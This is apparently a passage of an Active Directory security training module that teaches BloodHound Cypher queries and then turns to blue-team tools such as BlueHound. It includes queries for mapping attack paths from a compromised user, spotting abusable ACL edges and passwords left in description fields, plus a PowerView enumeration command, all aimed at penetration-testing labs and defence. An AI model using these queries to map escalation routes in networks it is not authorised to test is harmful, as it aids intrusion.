
Like SQL, Cypher uses keywords for specifying patterns, filtering, and returning results. The most common keywords are `MATCH`, `WHERE`, and `RETURN`.

Keyword	Description
`MATCH`	Used before describing the search pattern for finding one or more nodes or relationships.
`WHERE`	Used to add more constraints to specific patterns or filter out unwanted patterns.
`RETURN`	Used to specify the results format and organizes the resulting data. We can return results with specific properties, lists, ordering, etc.

Consider the following example query:

Return Peter's MemberOf relationships

```
MATCH p=((u:User {name:"[email protected]"})-[r:MemberOf*1..]->(g:Group))
RETURN p
```



Here we assign the variables `u` and `g` to User and Group, respectively, and tell `BloodHound` to find matching nodes using the `MemberOf` relationship (or edge). We are using something new, `1..*`, in this query. In this case, it indicates that the path can have a minimum depth of 1 and a maximum depth of any number. The `*` means that there is no upper limit on the depth of the path. This allows the query to match paths of any depth that

start at a node with the label `User` and traverse through relationships of type `MemberOf` to reach a node with the label `Group`.

We can also use a specific number instead of `*` to specify the maximum depth of the path. For example, `MATCH p=(n:User)-[r1:MemberOf*1..2]->(g:Group)` will match paths with a minimum depth of `1` and a maximum depth of `2`, meaning that the user must traverse through precisely one or two "MemberOf" relationships to reach the group node.

Back to the query, the result is assigned to the variable `p` and will return the result of each path that matches the pattern we specified.

Let's play a little bit with this query, and instead of showing both paths, let's match a path where the first group's name contains the substring `ITSECURITY`:

Find a path where the first group's name contains ITSECURITY


```
MATCH p=(n:User)-[r1:MemberOf*1..]->(g:Group)
WHERE nodes(p)[1].name CONTAINS 'ITSECURITY'
RETURN p
```

We have two nodes in the first group, `Domain Users` and `ITSECURITY`. The part `nodes(p)[1].name` refers to the name property of the first node in the path `p` obtained from the variable `nodes(p)`. We use the `CONTAINS` keyword only to return the path where the first group's name contains the substring `ITSECURITY`.

Instead of the `CONTAINS` keyword, we can also use the `=~` operator to check if a string matches a `regular expression`. To match a path where the first group's name contains the substring `ITSECURITY`, we can use the following query:

Find a path where the first group's name contains ITSECURITY

```
MATCH p=(n:User)-[r1:MemberOf*1..]->(g:Group)
WHERE nodes(p)[1].name =~ '(?i)itsecurity.*'
RETURN p
```



We used two elements of a regular expression `(?i)` tells the regular expression engine to ignore the case of the characters in the pattern, and `.*` to match any number of characters.

Note: We can also use regular expressions in properties or any other element in a cypher query.


There are many other tricks we can use with the cypher query. We can find the cypher query cheat sheet here.

Analyzing a Basic BloodHound Query

Let's look at a few built-in queries to `BloodHound`. We can enable the option `Query Debug Mode` in settings, which dumps queries into the `Raw Query` box, allowing us to see the query that `BloodHound` use behind the scene. The following query calculates the shortest paths to domain admins and is one we will use quite often to catch `low-hanging fruit`.

Shortest paths to domain admins

```
MATCH p=shortestPath((n)-[*1..]->(m:Group {name:"DOMAIN [email
protected]"}))
WHERE NOT n=m
RETURN p
```



Note: The query return by BloodHound includes all relationship (edges) hardcoded which is faster, as it doesn't include Azure Edges. We use the `*..` expression, which means we are looking for any relationship. We did it to make it shorter for the example.

This query comes with a function `shortestPath` is a Cypher function that finds the shortest path between two nodes in a graph. It is used in the MATCH clause of a Cypher query to find the shortest path between a starting node `n` and an ending node `m` that match certain conditions.

We use the `WHERE NOT n=m` condition to exclude the possibility of the starting node and the ending node being the same node, as a node cannot have a path to itself.

Advanced BloodHound Queries


Let's look at some more advanced queries that can be useful to us during an engagement. These are queries that help further unlock the power of the `BloodHound` tool to find data that can help inform attacks that can help us progress towards our assessment's goal.

The first query we will show is the most important one. With this query, we can find almost any path in the domain shared by PlainText. He has been using this script to compromise any Active Directory during engagements, labs, and certifications labs.

ShortestPath from node that contains peter to any node

```
MATCH p = shortestPath((n)-[*1..]->(c))
WHERE n.name =~ '(?i)peter.*' AND NOT c=n
```

```
RETURN p
```



This script search for the shortestPath from any node to any node. In this example, if we manage to compromise Peter, but he doesn't have a path to Domain Admin or a High-Value Target, most likely, we won't get any results using default queries in BloodHound. However, by utilizing this query, we can determine if peter has access to a machine, a user, a group, GPO, or anything in the domain.

The purpose of this script is to streamline the process of exploring our options after successfully compromising a user, computer, or group. If we compromise a user, we employ the query to determine the potential paths we can pursue with that user. Likewise, if we compromise a computer or group, we use the same script to identify the available opportunities for further exploitation.

Note: We can replace the function `shortestPath` with `allshortestpaths` to get every single relationship available.

If we compromise a user and this script doesn't give you any result, we can use PowerView or SharpView to display user privileges over another object in AD.

PowerView Identify ACL

```
PS C:\htb> Import-Module c:\tools\PowerView.ps1
PS C:\htb> Get-DomainObjectAcl -Identity peter -domain INLANEFREIGHT.HTB -
ResolveGUIDs
```

```
...SNIP...
```

Note: The latest version of BloodHound includes `Self` privileges, which were not included in previous versions. For more information about using this PowerView method, we can take a look at: ACL Enumeration section in Active Directory Enumeration & Attacks module.

Custom Queries examples

The following query finds specific rights that the Domain Users group should not have over a computer node:

Finds specific rights that the Domain Users group should not have


```
MATCH p=(g:Group)-
[r:Owns|WriteDacl|GenericAll|WriteOwner|ExecuteDCOM|GenericWrite|AllowedTo
Delegate|ForceChangePassword]->(c:Computer)
WHERE g.name STARTS WITH "DOMAIN USERS"
RETURN p
```

Note: We can add as many relationships as we want.

Some custom queries can only be run against the database from the `Neo4j` console via the browser accessible at `http://localhost:7474/browser` with the same credentials when starting `BloodHound`. For example, we can run this query to find all users with a description field that is not blank. This is an edge case, but it is common for account passwords to be stored in this field.

Find all users with a description field that is not blank


```
MATCH (u:User)
WHERE u.description IS NOT NULL
RETURN u.name,u.description
```



We can use the following query to find all local administrators and the host they are admin. This query can help present to a client the extent of local admin privileges in their network.

Find all local administrators and the host they are admin

```
MATCH (c:Computer) OPTIONAL MATCH (u1:User)-[:AdminTo]->(c) OPTIONAL MATCH
(u2:User)-[:MemberOf*1..]->(:Group)-[:AdminTo]->(c) WITH COLLECT(u1) +
COLLECT(u2) AS TempVar,c UNWIND TempVar AS Admins
RETURN c.name AS COMPUTER, COUNT(DISTINCT(Admins)) AS
ADMIN_COUNT,COLLECT(DISTINCT(Admins.name)) AS USERS
ORDER BY ADMIN_COUNT DESC
```



Finally if we are looking for an edge, we can use cypher query too. For example, if we want to get any node that has `WriteSPN` we can use the following cypher query:

Find WriteSPN edge

```
MATCH p=((n)-[r:WriteSPN]->(m)) RETURN p
```

Note: We can replace `WriteSPN` with any edge we are insterested.


There are many cheat sheets out there with useful `BloodHound` queries.

- https://gist.github.com/jeffmcjunkin/7b4a67bb7dd0cfbfbd83768f3aa6eb12
- https://hausec.com/2019/09/09/bloodhound-cypher-cheatsheet/

Try out making some of your own!

Saving Custom Queries

On Windows, the `AppData\Roaming\bloodhound` directory holds a variety of configuration files used by BloodHound.



On Linux, these are stored in `/home/<username>/.config/bloodhound` or `/root/.config/bloodhound` if running as root.

BloodHound config directory

```
ls /root/.config/bloodhound
```

```
 blob_storage   Cookies              Dictionaries  'Local Storage'
 Cache          Cookies-journal      GPUCache      'Network Persistent
State'
'Code Cache'   'Crash Reports'       images         Preferences
 config.json    customqueries.json   images.json
```

The `config.json` file holds the current `BloodHound` configuration, including performance options, included edges, etc.

BloodHound config.json file

```
{
    "performance": {
        "edge": 4,
        "lowGraphics": false,
        "nodeLabels": 1,
        "edgeLabels": 1,
        "darkMode": true,
        "debug": true
    },
    "edgeincluded": {
        "MemberOf": true,
        "HasSession": true,
        "AdminTo": true,
        "AllExtendedRights": true,
        "AddMember": true,
        "ForceChangePassword": true,
        "GenericAll": true,
        "GenericWrite": true,
        "Owns": true,
        "WriteDacl": true,
        "WriteOwner": true,
        "CanRDP": true,
        "ExecuteDCOM": true,
        "AllowedToDelegate": true,
        "ReadLAPSPassword": true,
        "Contains": true,
        "GpLink": true,
        "AddAllowedToAct": true,
        ...SNIP...
    }
}
```

The other file that we will focus on is the `customqueries.json` file. By default, it is blank.

Default customqueries.json


```
{"queries": []}
```

We can add to this file as we build and test queries. Clicking on the pencil icon next to `Custom Queries` in the `Queries` tab will open this file. As we add custom queries, the list will populate.

Let's create a custom cypher query to identify `allshortestpaths` from peter to any node.

Identify allshortestpaths from peter to any node

```
MATCH p = allshortestPaths((n)-[*1..]->(c))
WHERE n.name =~ '(?i)peter.*' AND NOT c=n
RETURN p
```



This action adds the following content to the `customqueries.json` file:

customqueries.json file with previous query

```
{
    "queries": [
        {
            "name": "From Peter to Anything",
            "category": "Shortest Paths",
            "queryList": [
                {
                    "final": true,
```

```
                    "query": "MATCH p = allshortestPaths((n)-[*1..]->(c))
WHERE n.name =~ '(?i)peter.*' AND NOT c=n  RETURN p",
                    "allowCollapse": true
                }
            ]
        }
    ]
}
```

We can make this Custom Query even more interesting. BloodHound has functionality that allows us to mark a node as `Owned`, we can mark any user, computer, etc,. in the BloodHound GUI as `Owned` by right-clicking it and clicking `Mark User as Owned`. This means that we somehow get control of this object.

We can customize this script to ask us to select a user marked as owned and perform the search to avoid hardcoding the name.

BloodHound queries in the Analysis tab are loaded from the `PrebuiltQueries.json` file. We can find it in the BloodHound directory or Github.


To accomplish our goal, we will use a variation of the `Find Shortest Paths to Domain Admins`. We need to replace the content of `customqueries.json` with the following text:

customqueries.json - Search From Owned to Anything

```
{
    "queries": [
        {
            "name": "Search From Owned to Anything",
            "category": "Shortest Paths",
            "queryList": [
                {
                    "final": false,
                    "title": "Select the node to search...",
                    "query": "MATCH (n {owned:true}) RETURN n.name",
                    "props": {
                        "name": ".*"
                    }
                },
                {
                    "final": true,
                    "query": "MATCH p = allshortestPaths((n)-[*1..]->(c))
WHERE n.name = $result AND NOT c=n  RETURN p",
                    "allowCollapse": true,
                    "endNode": "{}"
                }
            ]
```

```
        }
    ]
}
```

This script has two queries. The first search for all nodes marked as owned and provides a list where we can select any node. The second use the selection and saves it into a variable named `$result` and then run the second query.



Note: If BloodHound is open when we update the `customqueries.json` file, we need to click the update icon to refresh its content.

Wrapping it all up

As we have seen, `BloodHound` is a powerful tool for analyzing Active Directory data and finding relations among the various users, groups, computers, or any other node present in the network. Both red and blue teams can use `BloodHound` to find permissions issues and misconfigurations that may otherwise go unnoticed. `BloodHound` provides a wealth of helpful information, but we can fully harness the tool's power by writing custom Cypher queries to access the data others miss. For further reading on this topic, the paper [The Dog Whisper's Handbook]() is a great resource.

BloodHound for BlueTeams

In the previous section, we discussed cypher queries and how we can use them to discover paths leading us to our goal. We included some valuable queries for the BlueTeam to

provide a general idea of how BlueTeamers can use BloodHound to identify weaknesses and create a plan of action to remedy them.

In this section, we will discuss how BloodHound information can help us better protect our Active Directory infrastructure and share some tools that will make it easier to use BloodHound defensively.

BloodHound to improve security

Blue teams play a critical role in ensuring the security of an organization. They are responsible for monitoring, identifying, responding to cyber threats, and implementing proactive measures to prevent future breaches. Over the past few years, we have observed how the BlueTeam team can proactively use offensive security tools like BloodHound to protect their infrastructure.

BloodHound can be used in various ways to help improve an organization's security. For example, it can be used to understand complex relationships between users, groups, and permission. BlueTeams can also identify misconfigurations and possible attack vectors within the Active Directory environment with cipher queries. By regularly monitoring changes in the active directory, BlueTeams can proactively identify potential risks. This proactive approach helps defense teams to stay ahead of the game and create a plan to remediate any security weaknesses before attackers can exploit them.

This section will use two open-source projects that use BloodHound data for BlueTeams. The first one will be `BlueHound`, which will help automatically collect, analyze, and report data from the BloodHound database. The 2nd is `PlumHound`, which we will mainly use to identify how to break paths from one node to another.


BlueHound

BlueHound is an open-source tool that helps blue teams identify critical security issues by combining information about user permissions, network access, and unpatched vulnerabilities. BlueHound reveals the paths attackers would take if they were inside network.

BlueHound main features include:

- **Full Automation**: We can perform the entire cycle of collection, analysis, and reporting with just a click of a button.
- **Community Driven**: The tool facilitates sharing, making it easy to share knowledge, best practices, collection methodologies, and more by exporting and importing BlueHound configuration.
- **Easy Reporting**: We can create a customized report intuitively without the need to write any code.

- **Easy Customization**: Users can add any custom collection method to BlueHound, and even include their custom parameters or icons for their graphs.



Note: Although we can combine multiple tools in BlueHound, in this section, we will use only the functionality to automate SharpHound's data collection, analysis, and reporting.

Installing BlueHound

We can download BlueHound's compiled version for Windows from the [github releases link](), but we can also use it on Linux or MacOS.

Note: At the time of writting, BlueHound is version 1.1.0.

